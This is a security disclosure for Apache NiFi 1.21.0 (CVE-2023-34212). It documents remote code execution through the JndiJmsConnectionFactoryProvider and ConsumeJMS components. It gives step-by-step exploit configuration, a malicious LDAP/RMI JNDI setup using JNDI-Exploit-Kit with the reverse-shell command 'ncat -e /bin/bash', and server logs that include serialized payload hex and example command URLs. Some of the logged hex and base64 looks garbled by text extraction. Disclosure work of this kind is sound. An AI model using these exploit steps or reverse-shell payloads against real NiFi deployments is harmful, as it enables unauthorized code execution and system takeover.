

Apache NiFi Disclosures

Version 1.21.0

Environment:

- Apache NiFi 1.21.0
- Ubuntu Linux



Setup:

In order to setup the environment, Java 17 was installed on an Ubuntu Linux machine and the following commands were run:

```
wget https://dlcdn.apache.org/nifi/1.21.0/nifi-1.21.0-bin.zip
unzip nifi-1.21.0-bin.zip
cd nifi-1.21.0/bin
./nifi.sh set-single-user-credentials admin 123456789012
./nifi.sh run
```

Once the server is started, the interface can be accessed on “<https://127.0.0.1:8443/nifi/>” with the above credentials.

Findings:

1. CVE-2023-34212: Java Deserialization via JNDI Components

Description:


The Apache NiFi application contains multiple JMS/JNDI components (e.g. “JndiJmsConnectionFactoryProvider” Controller Service and “ConsumeJMS” Processor) that can be used to perform a Java Deserialization attack via JNDI/LDAP to leverage the Clojure JAR, that is shipped by default with the Apache NiFi application, resulting in Remote Code Execution (RCE).

Note: Although only the “JndiJmsConnectionFactoryProvider” Controller Service and “ConsumeJMS” Processor were tested for this vulnerability, more components may be vulnerable to this attack.

Proof of Concept:

1.1. JndiJmsConnectionFactoryProvider Controller Service:

First we will need to access the “Configuration” section of the current NiFi Flow in order to add a malicious JNDI Connector.



In this example we will add the “JndiJmsConnectionFactoryProvider” Controller Service:




With the service added we will need to configure the following Property-Value pairs for LDAP:

Property	Value
JNDI Initial Context Factory Class	com.sun.jndi.ldap.LdapCtxFactory
JNDI Provider URL	ldap://127.0.0.1:4444/o=/Clojure2

JNDI / JMS Client Libraries	work/nar/extensions/nifi-scripting-nar-1.21.0.nar-unpacked/NAR-INF/bundled-dependencies/clojure-1.11.1.jar
-----------------------------	--

Or the following Property-Value pairs can be used for RMI:


Property	Value
JNDI Initial Context Factory Class	com.sun.jndi.rmi.registry.RegistryContextFactory
JNDI Provider URL	rmi://127.0.0.1:4444/aaa
JNDI / JMS Client Libraries	work/nar/extensions/nifi-scripting-nar-1.21.0.nar-unpacked/NAR-INF/bundled-dependencies/clojure-1.11.1.jar




Note: Although the parameter “JNDI Name of the Connection Factory” is mandatory, it can have any value.

Note 2: In this example we will focus on the LDAP exploitation method.

Now, in order to leverage the malicious JNDI, we will insert a “ConsumeJMS” processor and a connected “Output Port”:





Note: Other “JMS” or “JNDI” Processors may also work to perform the exploit.

The “ConsumeJMS” processor will have the following Property-Value pairs:

Property	Value
Connection Factory Service	JndiJmsConnectionFactoryProvider

Configure Processor | ConsumeJMS 1.21.0

Stopped

SETTINGS | SCHEDULING | **PROPERTIES** | RELATIONSHIPS | COMMENTS

Required field

Property	Value
Connection Factory Service	JndiJmsConnectionFactoryProvider
Destination Name	test
Destination Type	QUEUE
Message Selector	No value set
User Name	No value set
Password	No value set
Connection Client ID	No value set
Session Cache Size	1
Character Set	UTF-8
Acknowledgement Mode	CLIENT_ACKNOWLEDGE (2)
Durable Subscription	false
Shared Subscription	false

CANCEL | APPLY

Note: In this case our “JndiJmsConnectionFactoryProvider” has the default name “JndiJmsConnectionFactoryProvider”.

Note 2: Although the parameter “Destination Name” is mandatory, it can have any value.

Now, in order to exploit the Java Deserialization vulnerability, we will need to setup a malicious LDAP server that the NiFi components will connect to.


We will use the “JNDI-Exploit-Kit”¹ software to serve the malicious Java Serialized Objects via LDAP. In order to setup the software we will need to modify the version of the Clojure package used (by default “JNDI-Exploit-Kit” uses Clojure version 1.8.0) in order to be compatible with the version that is shipped by default with Apache NiFi (1.11.1).

We will use the following commands to setup the software:

```
git clone https://github.com/pimps/JNDI-Exploit-Kit.git
cd JNDI-Exploit-Kit
sed -i 's/<version>1.8.0</version>/<version>1.11.0</version>/g' pom.xml
mvn clean package -DskipTests

java -jar target/JNDI-Exploit-Kit-1.0-SNAPSHOT-all.jar -J 127.0.0.1:5555 -L
127.0.0.1:4444 -C 'ncat -e /bin/bash 127.0.0.1 6666'
```

If all the above steps were performed correctly, the only thing left to do is to “Start” the NiFi Flow and trigger the RCE:



On the left we can observe the LDAP server sending a Java Serialized Object of type “Clojure2” and on the right we can see the reverse shell that returned back to the attacker on port 6666:

```
ldap://127.0.0.1:4444/serial/ROME      exec_global, exec_win, exec_unix, java_reve
rse_shell, sleep, dns
ldap://127.0.0.1:4444/serial/URLDNS   dns
ldap://127.0.0.1:4444/serial/Vaadini  exec_global, exec_win, exec_unix, java_reve
rse_shell, sleep, dns
ldap://127.0.0.1:4444/serial/JreBu20  exec_global, exec_win, exec_unix, java_reve
rse_shell, sleep, dns
ldap://127.0.0.1:4444/serial/CustomPayload

[+] By default, serialized payloads execute the command passed in the -C argument with 'exec_
global'.

[+] The CustomPayload is loaded from the -P argument. It doesn't support Dynamic Commands.

[+] Serialized payloads support Dynamic Command inputs in the following format:
ldap://127.0.0.1:4444/serial/{payload_name}/{exec_global}/{base64_command}
ldap://127.0.0.1:4444/serial/{payload_name}/{exec_unix}/{base64_command}
ldap://127.0.0.1:4444/serial/{payload_name}/{exec_win}/{base64_command}
ldap://127.0.0.1:4444/serial/{payload_name}/sleep/{milliseconds}
ldap://127.0.0.1:4444/serial/{payload_name}/java_reverse_shell/{ipaddress:port}
ldap://127.0.0.1:4444/serial/{payload_name}/dns/{domain_name}
Example1: ldap://127.0.0.1:1389/serial/commonsCollections5/exec_unix/cGlUyZtY2E2Zm9yZ2x1LnVhbWV0eQ==
Example2: ldap://127.0.0.1:1389/serial/Hlbernatel/exec_win/cGlUyZtY2E2Zm9yZ2x1LnVhbWV0eQ==
Example3: ldap://127.0.0.1:1389/serial/Jdk7u21/java_reverse_shell/127.0.0.1:9999
Example4: ldap://127.0.0.1:1389/serial/ROME/sleep/30000
Example5: ldap://127.0.0.1:1389/serial/URLDNS/dns/sub.mydomain.com

-----Server Log-----
2023-06-01 03:28:27 [JETTYSERVER]>> Listening on 127.0.0.1:5555
2023-06-01 03:28:27 [RRISERVER]>> Listening on 127.0.0.1:1899
2023-06-01 03:28:27 [LDAPSERVER]>> Listening on 0.0.0.0:4444
2023-06-01 03:28:46 [LDAPSERVER]>> Selecting Payload: 'Clojure2'
2023-06-01 03:28:46 [LDAPSERVER]>> Selecting Attack Type: 'exec_global'
2023-06-01 03:28:46 [LDAPSERVER]>> Generating payload object(s) for command: 'ncat -e /bin/b
ash 127.0.0.1 6666'
2023-06-01 03:28:47 [LDAPSERVER]>> Serializing payload...
2023-06-01 03:28:47 [LDAPSERVER]>> Send LDAP object with serialized payload: ACED00057372001
16A6176612E7574696C2E486173684D61709597D4C1C31660D10300024600A6C6F6164466163746F724900097468
726573686F6C478783F40600000000077080000002000000273720014636C6FA7572652E0C16E07249746
572617465FEA19C689385A0E29004C00055F6E5707474009134C636C6FA7572652E0C16E0724974936571384C
90055F736565647400124C6A6176612E7574696C2E486173684D61709597D4C1C31660D10300024600A6C6F6A7572652E0C16E
672F49466384C00087072657365656471007E000478720011636C6FA7572652E0C16E0724974153657141E698
AB23286360200078720010636C6FA7572652E0C16E0724974626A0B216137720483EE0200014C00055F6D65746
174001D4C636C6FA7572652E0C16E072F4936657273697374656E74406178387870787073720011636C6FA75
72652E0C16E072652E0C16E072F49366573387267C32A1E70839A840200024C00016671007E00044C000167710
07E000478720013636C6FA7572652E0C16E072E52657374466E4C0F7B63727356702000078720010636C6FA75
```

¹ <https://github.com/pimps/JNDI-Exploit-Kit>

1.2. ConsumeJMS Processor:

As mentioned in the description, the “ConsumeJMS” Processor can also be used in a similar manner as presented above to obtain RCE directly (without needing a Controller Service).

Create “ConsumeJMS” Processor:

Add Processor

Source: all groups | Displaying 5 of 345 | JMS

Type	Version	Tags
ConsumeJMS	1.21.0	jms, receive, get, consume, mes...
GetJMSQueue	1.21.0	jms, pull, get, consume, source, ...
GetJMSTopic	1.21.0	jms, durable, pull, get, non-dura...
PublishJMS	1.21.0	jms, publish, message, send, put
PutJMS	1.21.0	jms, send, put

amazon attributes
aws azure cloud
consume delete
fetch get google
ingest json listen

Configure “ConsumeJMS” Processor:

Processor Details

Running (1) [STOP & CONFIGURE]

SETTINGS | SCHEDULING | **PROPERTIES** | RELATIONSHIPS | COMMENTS

Required field

Property	Value
Error Queue Name	No value set
Record Reader	No value set
JNDI Initial Context Factory Class	com.sun.jndi.Ldap.LdapCtxFactory
JNDI Provider URL	ldap://127.0.0.1:4444/o=/Clojure2
JNDI Name of the Connection Factory	aaaa
JNDI / JMS Client Libraries	work/nar/extensions/nifi-hbase_1_1_2-client-service-nar-...
JNDI Principal	No value set
JNDI Credentials	No value set
JMS Connection Factory Implementation Class	No value set
JMS Client Libraries	No value set
JMS Broker URI	No value set
JMS SSL Context Service	No value set

OK

Obtain RCE:

```

ldap://127.0.0.1:4444/serial/ROME      exec_global, exec_win, exec_unix, java_reve
rse_shell, sleep, dns
ldap://127.0.0.1:4444/serial/URLDNS   dns

ldap://127.0.0.1:4444/serial/Vaadini  exec_global, exec_win, exec_unix, java_reve
rse_shell, sleep, dns
ldap://127.0.0.1:4444/serial/3reBu20  exec_global, exec_win, exec_unix, java_reve
rse_shell, sleep, dns
ldap://127.0.0.1:4444/serial/CustomPayload

[+] By default, serialized payloads execute the command passed in the -C argument with 'exec_
global'.

[+] The CustomPayload is loaded from the -P argument. It doesn't support Dynamic Commands.

[+] Serialized payloads support Dynamic Command inputs in the following format:
ldap://127.0.0.1:4444/serial/[payload_name]/[exec_global]/[base64_command]
ldap://127.0.0.1:4444/serial/[payload_name]/[exec_unix]/[base64_command]
ldap://127.0.0.1:4444/serial/[payload_name]/[exec_win]/[base64_command]
ldap://127.0.0.1:4444/serial/[payload_name]/sleep/[n][seconds]
ldap://127.0.0.1:4444/serial/[payload_name]/java_reverse_shell/[ipaddress:port]
ldap://127.0.0.1:4444/serial/[payload_name]/dns/[domain_name]
Example1: ldap://127.0.0.1:1389/serial/CommonsCollections5/exec_unix/ccluzYatYzEgZ29vZ2xlLnVhbGQ=
Example2: ldap://127.0.0.1:1389/serial/Hibernate1/exec_win/ccluzYatYzEgZ29vZ2xlLnVhbGQ=
Example3: ldap://127.0.0.1:1389/serial/3dk7u21/java_reverse_shell/127.0.0.1:9999
Example4: ldap://127.0.0.1:1389/serial/ROME/sleep/30000
Example5: ldap://127.0.0.1:1389/serial/URLDNS/dns/sub.mydomain.com

-----Server Log-----
2023-06-05 21:59:06 [JETTYSERVER]>> Listening on 127.0.0.1:5555
2023-06-05 21:59:06 [RMI SERVER] >> Listening on 127.0.0.1:1099
2023-06-05 21:59:06 [LDAPSERVER] >> Listening on 0.0.0.0:4444
2023-06-05 21:59:10 [LDAPSERVER] >> Selecting Payload: 'clojure2'
2023-06-05 21:59:10 [LDAPSERVER] >> Selecting Attack Type: 'exec_global'
2023-06-05 21:59:10 [LDAPSERVER] >> Generating payload object(s) for command: 'ncat -e /bin/b
ash 127.0.0.1 7777'
2023-06-05 21:59:10 [LDAPSERVER] >> Serializing payload...
2023-06-05 21:59:10 [LDAPSERVER] >> Send LDAP object with serialized payload: ACED00057372001
16A6176612E7574696C2E486173684D61780507DACC131660D10300024600A6C6F6164466163746F724900097468
726573686F6C478703F4000000000007708000000200000023720014630C6A7572652E0C016E072E49746
57A017465FEA19C00593B40020044C00053F6E0787474001340630C6A7572652F6C616E072F49365713B4C
8B855F736565647400124C6A6176612F6C616E672F4F62A6563743B4C0001667400124C636C6F6A7572652F6C616
E672F49466384C00087072657653656471007E000478720011030C6F6A7572652E6C616E672E4153657141E698
AB2323B66382000878720010636C6F6A7572652E6C616E672E4F62A60B21613772D483EE0200014C00055F6D65746
174001D4C636C6F6A7572652F6C616E672F49580657273697374656E744D61703B78707870787372001A030C6F6A75
72652E636F72652E4636F6070246065F5F353837367C2A1E708E9B4B40200024C00016671007E00044C000167710
07E000478720013636C6F6A7572652E6C616E672E52657374466EC40F7863C727356702000078720016636C6F6A75
72652E6C616E672E4146756E6374696F6E3E06709C9E46FDC00200014C00115F5F6D6574686F64496D706C4361636
86574001E4C636C6F6A7572652F6C616E672F4D6574686F64496D706C4361636865387870787371007E000A707372
0015636C6F6A7572652E0D61696E246576610C3F0F7074F411A08F14CE420200007871007E000C7073720020636
C6F6A7572652E636F72652E4636F6E374616E746C7924666E5F5F35378430C3320FC5C371300200014C00017871
007E00047871007E000870740020287468726F772028457863657074696F6E2E2022536F6D6520746578742229297
371007E0004787371007E0010707371007E0012707400562875736520275B636C6F6A7572652E6A6176612E736865
6C6C203A6F6E6C79205873685D50292028736820226E636174222022D65220222F62696E2F6261736822022331
2372E302E302E312220223737373722297071007E0009707078

```